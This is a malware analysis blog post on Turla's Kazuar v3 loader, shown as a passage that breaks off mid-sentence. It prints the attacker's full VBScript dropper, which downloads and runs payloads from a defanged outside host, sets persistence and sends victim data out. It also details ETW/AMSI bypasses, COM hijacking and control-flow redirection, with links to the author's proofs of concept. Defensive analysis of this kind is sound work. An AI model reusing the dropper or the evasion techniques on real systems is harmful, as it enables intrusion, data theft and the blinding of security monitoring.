🇷🇺 COMmand & Evade: Turla's Kazuar v3 Loader

Published: 2026-01-14 · Archived: 2026-04-05 17:40:45 UTC

This blog post analyzes the latest version of Turla's Kazuar v3 loader, which was previously examined at the beginning of 2024. The upgraded loader heavily utilizes the Component Object Model (COM) and employs patchless Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI) bypass techniques, as well as a control flow redirection trick, alongside various other methods to evade security solutions and increase analysis time. It is likely that this malware was used in the same campaign which ESET reported in their Gamaredon and Turla collaboration article, as the loaded Kazuar v3 payloads also use the agent label `AGN-RR-01`.

Preparing the Ground

The execution chain begins with a relatively uninteresting-looking VBScript file that was submitted to Virustotal as `8RWRLT.vbs`. The story behind the script is unknown, but its clean and unobfuscated code suggests that the attacker may have deployed it on a system they already had access to.

It contains the following code (IP address defanged):

```
 'On Error Resume Next
const SXH_SERVER_CERT_IGNORE_ALL_SERVER_ERRORS = 13056
host = "https://185.126.255[.]132"

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\
Set objFolder = objFSO.CreateFolder(CreateObject("WScript.Shell").ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\



conc = host + "/hpbprndi.exe"
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
Set WSHShell = CreateObject("WScript.Shell")
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndi.exe"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/hpbprndiLOC.dll"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbprndiLOC.dll"
Set stream = CreateObject("ADODB.Stream")
```

```
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/jayb.dadk"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\jayb.dadk"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/kgjlj.sil"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\kgjlj.sil"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

conc = host + "/pkrfsu.ldy"
objHttp.Option(4) = 13056
objHTTP.Open "GET", conc, False
objHttp.Send
outFile=WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\pkrfsu.ldy"
Set stream = CreateObject("ADODB.Stream")
stream.Type = 1
stream.Open
stream.Write objHttp.ResponseBody
stream.SaveToFile outFile, 2
stream.Close

CreateObject("WScript.Shell").Run(WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\hpbpr
CreateObject("WScript.Shell").RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Hewlett Packard Dr

set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer)
Set colOperatingSystems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
For Each objOperatingSystem in colOperatingSystems
        info = info & objOperatingSystem.Caption & vbCRLF & _
                objOperatingSystem.Version & vbCRLF & _
                Mid(objOperatingSystem.LastBootUpTime, 5, 2) & "/" & _
                Mid(objOperatingSystem.LastBootUpTime, 7, 2) & "/" & _
```

```
                  Left(objOperatingSystem.LastBootUpTime,4) & " " & _
                  Mid(objOperatingSystem.LastBootUpTime, 9, 2) & ":" & _
                  Mid(objOperatingSystem.LastBootUpTime, 11, 2) & " " & vbCRLF
Next
Set WSHShell = CreateObject("WScript.Shell")
info = info & WSHShell.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\PROCESSOR_ARCHITECTURE")
Set networkInfo = CreateObject("WScript.Network")
info = info & networkInfo.ComputerName & vbCRLF & _
                  networkInfo.UserName & vbCRLF & _
                  networkInfo.UserDomain & vbCRLF
Set colProcess = objWMIService.ExecQuery("Select * from Win32_Process")
For Each Process in colProcess
         info = info & Process.Name & vbCRLF
Next
info = info & AllFolders(WSHShell.ExpandEnvironmentStrings("%LOCALAPPDATA%") + "\Programs\HP\Printer\Driver\") & vbCRLF
conc = host + "/requestor.php"
Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objHttp.Option(4) = 13056
objHTTP.Open "POST", conc, False
objHTTP.SetRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4
objHTTP.setRequestHeader "Content-Type", "text/plain"
objHttp.Send info

Function AllFolders(WDir)
         Rezult=""
         Set F = CreateObject("Scripting.FileSystemObject").GetFolder(WDir)
         Set files = F.Files
         For each item in files
                  Rezult = Rezult & WDir & "\" & item.Name & vbTab & item.DateCreated & vbTab & item.DateLastModified & vb
         Next
         Set SubF = F.SubFolders
         For Each item In SubF
                  Rezult = Rezult & WDir & "\" & item.Name & vbTab & item.DateCreated & vbTab & item.DateLastModified & vb
                  Rezult = Rezult + AllFolders(WDir + "\" + item.Name)
         Next

         AllFolders = Rezult
End Function
```

The script creates multiple directories that result in the final folder path `%LOCALAPPDATA%\Programs\HP\Printer\Driver`. Next, several files are downloaded from the server at `185.126.255[.]132` into the newly created folder. The following table shows the files with descriptions:

SHA-256	File name	Description
34b7df7919dbbe031b5d802accb566ce6e91df4155b1858c3c81e4c003f1168c	hpbprndi.exe	Legitimate signed printer driver installer from Hewlett-Packard
69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4	hpbprndiLOC.dll	Native loader


SHA-256	File name	Description
befa1695fcee9142738ad34cb0bfb453906a7ed52a73e2d665cf378775433aa8	jayb.dadk	Encrypted KERNEL Kazuar v3
458ca514e058fccc55ee3142687146101e723450ebd66575c990ca55f323c769	kgjlj.sil	Encrypted WORKER Kazuar v3
b755e4369f1ac733da8f3e236c746eda94751082a3031e591b6643a596a86acb	pkrfsu.ldy	Encrypted BRIDGE Kazuar v3

To execute the native loader named `hpbprndiLOC.dll`, the script runs the legitimate signed printer driver installer `hpbprndi.exe`. We will later see how DLL sideloading technique works. For persistency, the script creates a classic registry `Run` entry with the file path of the legitimate signed printer driver installer `%LOCALAPPDATA%\Programs\HP\Printer\Driver\hpbprndi.exe` as the value.


Finally, the script collects victim data and sends it to a script at `https://185.126.255[.]132/requestor.php` to notify the operator of the infection and provide initial information. The following data is send:

- Operating system and version
- Computer uptime
- Processor architecture
- Computer and user name
- User domain
- List of processes
- List of files and folders (with create and last modified dates) within the created directory `%LOCALAPPDATA%\Programs\HP\Printer\Driver\`

The server with the IP address `185.126.255[.]132` is hosted in Ukraine by the same provider (`South Park Networks LLC`, operated by `hostiko.com.ua`) that was also used in one of the attacks described by ESET. The IP address has a `Let's Encrypt` certificate that is issued for `esetcloud[.]com`, a domain name used to imitate a legitimate ESET website:



The following illustration (icon source) shows the simplified file execution chain when the legitimate signed printer driver installer `hpbprndi.exe` is run by the VBScript file:



When `hpbprndi.exe` is executed, it sideloads the native loader named `hpbprndiLOC.dll`. I have written a blog post about this sideloading technique that utilizes MFC satellite DLLs (Malware Sideloading via MFC Satellite DLLs). The native loader performs various tasks of which one is to decrypt the encrypted Kazuar payloads `jayb.dadk`, `kgjlj.sil` and `pkrfsu.ldy` to memory (stage 1, green). To execute the decrypted Kazuar payloads (.NET), the loader decrypts, drops and passes execution to a COM-visible .NET assembly named `jtjdypzmb.yqg` (stage 2, blue). Finally, the `KERNEL`, `WORKER` and `BRIDGE` Kazuar v3 payloads are executed (stage 3, red) with the help of the COM-visible .NET assembly. The following sections describe each stage in more detail.


Stage 1: The Native Loader

The native loader `hpbprndiLOC.dll` is a 64-bit DLL file that has 4 exported functions:

- `Fxmbrfqx`
- `Qtupnngh`
- `Iotnj`
- `Waoqmz`

Its functionality is divided between these exported functions with the DLL entry point `DllMain` acting as the orchestrator. The code of the native loader is obfuscated code with fake API function calls that are never reached, junk `if...else` statements, junk loops and real code in between. Important strings are encrypted with a XOR-based algorithm. I have created an IDAPython script to decrypt all strings that can be found in the `Appendix`.

The control flow is as follows:



The illustration shows the order of the function executions by their numbers. As shown, the function `Qtupnngh` is called twice. The Turla developers use a control flow redirection trick to execute the code in the middle of the function when it's called the second time. This and the other methods in each (exported) function is described in more detail in the following sections.

DllMain function

As previously mentioned, the `DllMain` entry point is used to call each of the exported functions. It utilizes several Windows APIs that have callback functions (`EnumWindows` , `EnumSystemCodePagesW` , `EnumResourceTypesW` , `EnumDesktopsW`) in a nested way to additionally obfuscate the control flow by redirecting execution to the next code part. It also dynamically resolves additional Windows API functions that are subsequently used to bypass ETW, AMSI and for more control flow obfuscation. At last, `DllMain` creates a log file with the file path `%LOCALAPPDATA%\Temp\dksuluc.hpn` where it writes its progress and error messages to.

Fxmbrfqx function

This function suspends all threads except for the current one. By freezing other threads, the malware ensures that only its code is running and thereby avoiding detection, debugging or analysis efforts from security tools that may use other threads to scan or monitor the process. But this method has also other advantages that are not related to bypassing security software. By running only its own thread, it can operate without competition for CPU resources, thus reducing the chance of being interrupted by legitimate code execution within the `hpbprndi.exe` process. It might also prevent conflicts and errors when only the malicious code is executed.

Qtupnngh (first run) + Iotnj + Waoqmz functions

The three functions `Qtupnngh` , `Iotnj` and `Waoqmz` contain code for a **control flow redirection trick** that makes use of the way the DLL was loaded (MFC satellite DLL loading via `LoadLibraryA`). It works as follows:

1. ***Locate Proximal Address:*** Get a proximal address as a reference that is near the final target address to redirect to within `Qtupnngh` .
2. ***Resolve Final Target:*** Use the near target address within `Qtupnngh` to search for the actual target address to which the control flow will be redirected.
3. ***Stack Walk for Return Address:*** Walk the stack to find the return address of the `LoadLibraryExW` caller (located in `LoadLibraryExA`). This return address is pushed to the stack during the sequence: `LoadLibraryA` (called by `hpbprndi.exe`) -> `LoadLibraryExA` -> `LoadLibraryExW` .
4. ***State Preservation:*** Backup the original instructions at the identified return address in `LoadLibraryExA` to ensure the code can be restored later.
5. ***Control Flow Hijack (Hook):*** Patch the bytes at the return address with a call to the `Qtupnngh` target address. When the system thinks the DLL loading is finished and tries to return to `LoadLibraryA` , it instead triggers a "second run" of the target code within `Qtupnngh` .
6. ***Restoration (Unhook):*** Once the redirection has successfully captured the execution flow, write the saved original bytes back to `LoadLibraryExA` to remove the evidence of the hook and restore original functionality.
7. ***Payload Execution:*** With the control flow successfully hijacked and the hooks cleaned up, the program proceeds to run its primary malicious logic.

When the execution of the malware DLL seems to have already ended and control is passed back to `hpbprndi.exe` , or more precisely `LoadLibraryA` , it jumps back to the malware's code within `Qtupnngh` .

I have created a **POC** of this **control flow redirection** method that can be found here:
https://github.com/TheEnergyStory/LoadLibraryControlFlowRedirection

Qtupnngh function (second run)

On the second run, this function carries out the primary malicious routines. At first, **patchless ETW and AMSI bypasses** are employed that use hardware breakpoint hooking to hide the subsequent COM and .NET activities. It works as follows:

1. ***Register a Vectored Exception Handler:*** The exception handler contains the logic to spoof the results of the security checks once a breakpoint is hit.
2. ***Locate Target Functions:*** Resolve the memory addresses of `NtTraceControl` (ETW) and `AmsiScanBuffer` (AMSI). These functions are central for suppressing defensive telemetry and prevent script-based detections.
3. ***Capture Thread State:*** Call `GetThreadContext` to take a "snapshot" of the current thread's CPU state which allows to modify the hardware debug registers (`Dr0` – `Dr7`) without interrupting the CPU immediately.
4. ***Set Hardware Breakpoints:*** Modify the `CONTEXT` snapshot in memory to load `Dr0` and `Dr1` with the addresses of the target functions found in Step 2 and activate them by flipping `Dr7` .
5. ***Commit the State:*** Call `NtContinue` to tell the CPU to immediately adopt the modified CONTEXT snapshot. The hardware breakpoint hooks are now "live" and the CPU is watching for those specific memory addresses.
6. ***Intercepting and Tailored Spoofing:*** When the CPU attempts to execute either `NtTraceControl` or `AmsiScanBuffer` , a "single step" exception is triggered that pauses the thread and hands control to the exception handler. The handler then identifies which function was hit and applies a specific logic for each:
    - ***For ETW:*** The goal is to disable logging. The handler simply identifies the call and prepares to jump over it, effectively "blinding" the event tracing system without returning an error.
    - ***For AMSI:*** The goal is to bypass a scan. The handler reaches into the stack to find the `AMSI_RESULT` pointer and manually overwrites it with `AMSI_RESULT_CLEAN` . It also sets the `RAX` register to `S_OK` to tell the application the scan completed perfectly.
    - ***The Final Jump:*** In both cases, the handler finishes by adjusting the Instruction Pointer (`RIP`) to the return address of the caller. This "jumps" execution past the security logic, making it appear to the system as if the functions ran and verified everything was safe.


Rather than modifying code on disk or patching bytes in memory, this implementation performs a context switch to trick the processor into monitoring its own execution. The most critical aspect of this code is that it ensures the bypass is active immediately. While standard functions like `SetThreadContext` might not take effect instantly or reliably, this implementation uses the native API function `NtContinue` . This function takes the modified `CONTEXT` structure and tells the CPU to immediately discard its current state and adopt the new one. The moment `NtContinue` is called, the CPU's hardware registers are updated to intercept the target functions the moment they are called. When the CPU hits a target address, it triggers a hardware exception caught by a custom handler, which spoofs a "clean" result and skips the security function entirely.

I have created a **POC** of these **ETW and AMSI bypasses** that can be found here:
https://github.com/TheEnergyStory/PatchlessEtwAndAmsiBypass

Subsequently, the following details the malware's use of COM to generate registry data and create and register several COM callable applications used to run the Kazuar payloads.


At first, the malware replicates the `ADODB.Stream` COM object registration from `HKEY_CLASSES_ROOT` (the machine-wide registry hive) into the `HKEY_CURRENT_USER` (`HKCU`) hive to facilitate stealthy file operations, specifically the creation of the COM-visible .NET assembly. Usually, the registration for the `ADODB.Stream` COM object resides only within the `HKEY_CLASSES_ROOT` hive and is not present by default in `HKCU` . By duplicating this COM registration, the malware

leverages the Windows COM search order, which inherently prioritizes user-specific (`HKCU`) entries over system-wide (`HKLM`) ones. This trick is primarily an evasion technique designed to blindside Endpoint Detection and Response (EDR) tools and other behavioral monitors that often focus their auditing on the standard, machine-wide locations for sensitive COM classes. The following illustration (icon sources) shows the replication procedure:



To replicate the registration data, the malware initializes a specialized 64-bit session by instantiating the `CLSID_WbemLocator` object and leverages Windows Management Instrumentation (WMI) via the `StdRegProv` class. To ensure it interacts with the native 64-bit registry rather than the virtualized WOW64 (Windows-on-Windows 64-bit) views, the malware utilizes a `CLSID_WbemContext` object. By specifically populating this context with the `__ProviderArchitecture` and `__RequiredArchitecture` flags set to 64, it forces the WMI service to not use the Registry Redirector. By offloading the registry replication operations to the WMI service, the actual reads and writes do not originate from the malware process itself, but are instead executed by the legitimate system process wmiprvse.exe.


To create the target folder for the COM-visible .NET assembly, the malware uses COM Shell Automation to interact with the Windows UI. This trick, to create a directory through the operating system's own shell, makes the activity appear less suspicious. The following illustration shows the process:



The malware first instantiates the `CLSID_ShellWindows` class to access the collection of open File Explorer windows. By calling the `Item(0)` method, it attaches to an active explorer.exe window. It then navigates the shell's object hierarchy, moving from the `Document` to the `Application` property, until it reaches the top-level Shell object. From there, it calls `NameSpace` to target `C:\` and executes `NewFolder` to create the directories `ProgramData\WindowsSupport\Packages\Drivers`. Because the request is handled via Remote Procedure Calls (RPC), the folder creation is not attributed to the malware process, but instead appears to come from `explorer.exe`. This allows the malware to bypass security tools that only monitor for suspicious programs creating directories directly.


I have created a **POC** for this **folder creation** method that can be found here: https://github.com/TheEnergyStory/ShellWindowComFolderCreate

Subsequently, the malware decrypts the COM-visible .NET assembly to memory and uses the (replicated) `ADODB.Stream` COM object to write it to disk as shown in the following illustration:



It first configures the stream's environment by setting the `Type` property to `1` (binary mode) to handle raw bytes and the `Mode` property to 3 (read/write access) to allow buffer manipulation. Once the configuration is set, the malware calls the `Open` method to initialize the internal memory stream. The decrypted COM-visible .NET assembly bytes are then passed into the stream via the `Write` method. To move the payload from memory to the target directory, the malware invokes `SaveToFile`. Finally, it calls the `Close` method to flush the buffers and terminate the object session, leaving it on the disk under `C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg` without having called standard file-system APIs directly.

Utilizing the previously instantiated `CLSID_WbemLocator` object, the malware subsequently creates three distinct COM object registrations in the registry that serve as entry points for the COM-visible .NET assembly `jtjdypzmb.yqg`, as shown in the following illustration:




The malware registers these three COM objects within the `HKEY_CURRENT_USER\Software\Classes\CLSID` key to ensure user-level persistence. If the current process is running with administrative privileges, it also creates these entries in the `HKEY_LOCAL_MACHINE\Software\Classes\CLSID` key to achieve machine-wide impact. By manually creating these entries, the malware replicates the exact registration process usually performed by the legitimate `Regasm.exe` (assembly registration tool) when exposing a .NET assembly to COM clients. By registering the COM objects in both hives, the malware likely seeks to ensure multi-level persistence and mimic legitimate system-wide software deployments.

Each COM object registration contains the following data:

```
{CLSID} ························(Default)    REG_SZ    IbadessasGrvionana
   :                         ····AppId        REG_SZ    {RandomGUID}
   :
   :······ InProcServer32 ·····(Default)         REG_SZ    mscoree.dll
   :                         ····Assembly         REG_SZ    IbadessasGrvionana, Version=4.1.448.5131, Culture=neutral, PublicKeyToken=null
   :                         ····Class            REG_SZ    IbadessasGrvionana
   :                         ····CodeBase         REG_SZ    file:///C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg
   :                         ····RuntimeVersion   REG_SZ    v4.0.30319
   :                         ····ThreadingModel   REG_SZ    Both
   :
   :······ ProgId·················(Default)         REG_SZ    IbadessasGrvionana
```

Each `{CLSID}` key identifies the component as `IbadessasGrvionana` and associates it with a unique `AppId`, while the `ProgId` provides a user-friendly identifier for the same class. The core of this execution mechanism lies in the `InprocServer32` subkey, which specifies `mscoree.dll` (.NET runtime engine) as the primary handler. Further configuration within this key includes the `Assembly` and `Class` strings that define the managed identity and a `CodeBase` entry pointing directly to the payload at `file:///C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg`. By locking the `RuntimeVersion` to `v4.0.30319`, the malware explicitly targets the .NET Framework 4.0 (and later) CLR, ensuring its assembly loads correctly regardless of which older .NET versions might be present on the system. Setting the `ThreadingModel` to `Both` allows it to execute efficiently in any apartment type without performance-degrading marshaling.

Finally, the malware instantiates each of the three registered COM objects to load and execute one the Kazuar v3 payloads (`KERNEL`, `WORKER`, `BRIDGE`) directly from memory as illustrated below:



To initiate execution, it passes the encrypted Kazuar payload bytes, along with the cryptographic seed `2337973361`, to the COM-visible .NET assembly's public method `EeseOleAscaUtcent`. When an instance is invoked, the .NET runtime parses the `jtjdypzmb.yqg` file and bridges the COM gap via Interop, allowing it to run within a `dllhost.exe` (COM surrogate) under `svchost.exe` for isolation. This architecture ensures that all subsequent malicious Kazuar activity is attributed to the surrogate process rather than `hpbprndi.exe`.

The COM-visible .NET assembly `jtjdypzmb.yqg` is a DLL that acts as a bridge between the native loader and the Kazuar .NET payloads. It is also heavily obfuscated with randomized namespace, class, method, variable, … names and contains junk code mixed with real code.

When the native loader initiates COM activation of the COM-visible .NET assembly by calling `CoCreateInstance`, Windows performs a registry lookup to locate the component's registration. For a .NET assembly, the `InprocServer32` key points to `mscoree.dll` rather than the DLL itself, a redirection that allows the operating system to hand over control to the managed environment. As the COM-visible .NET assembly registration uses `AppID` pointing to a GUID, the DLL is

configured to use a surrogate. Windows launches `dllhost.exe` (the COM surrogate) to act as the host process, otherwise `mscoree.dll` is loaded directly into the caller's memory space. Once active, `mscoree.dll` initializes the Common Language Runtime (CLR) and loads the .NET assembly into a secure AppDomain.

To bridge the architectural gap between unmanaged native code and managed .NET code, the CLR creates a COM Callable Wrapper (CCW). This CCW is a memory proxy that presents a standard `vtable` (virtual function table) to the native caller, making the .NET object appear as a traditional COM component. When the native loader calls the `EeseOleAscaUtcent` method, it follows a pointer in the CCW's `vtable` to a stub inside the CLR, which triggers marshaling. This process converts unmanaged data types into managed .NET objects. Finally, the CLR jumps into the managed execution context of the .NET DLL.

When execution is passed from the native loader to the .NET assembly, its public method `EeseOleAscaUtcent` is called. This method is contained in the public class `IbadessasGrvionana` which in turn is part of the global namespace and is defined as follows:

```
 [Guid("13F2FC89-E0C6-40EB-9A8D-945471F6E010")]
[ComVisible(true)]
[ClassInterface(ClassInterfaceType.None)]
public class IbadessasGrvionana
{
    ...
}
```

At first, a GUID is defined as a unique digital address (CLSID) for the class. By setting `ComVisibleAttribute` to `true`, the managed class `IbadessasGrvionana` is exposed to the unmanaged COM world. By setting the `ClassInterfaceType` to `None` it ensures no automatic class interface is generated. This means the class can only provide late-bound access through the `IDispatch` interface or expose functionality through interfaces implemented explicitly by the class.

The public method `EeseOleAscaUtcent` is defined as follows:

```
 public void EeseOleAscaUtcent(string DomonokDindesi, byte[] TacGesynfiGesex, string LomsLutDetsRstws, bool RerenconGewoge
{
    ...
}
```

The `DomonokDindesi` parameter establishes the context by defining the module's folder path on the system. The encrypted Kazuar assembly payload is passed via the `TacGesynfiGesex` byte array, which remains inert until it is processed using the `LomsLutDetsRstws` cryptographic seed. To ensure the payload only executes within a specific target environment, the method utilizes three boolean flags (`RerenconGewoge`, `IlutsChpeAutypetm`, `StrkGechconDrm`) to dynamically salt the decryption key with the local user name, domain name and machine name, respectively. The salting process is implemented by conditionally retrieving these environmental strings via helper methods and prepending them to the base key in a specific concatenated sequence: the domain name, followed by the machine name, the user name and finally the original key string `LomsLutDetsRstws`. This multi-layered approach makes it possible that if the encrypted data is analyzed in a sandbox or a different workstation, the resulting key mismatch prevents the successful decryption and reflective loading of the Kazuar assembly. Despite the availability of these environmental keying 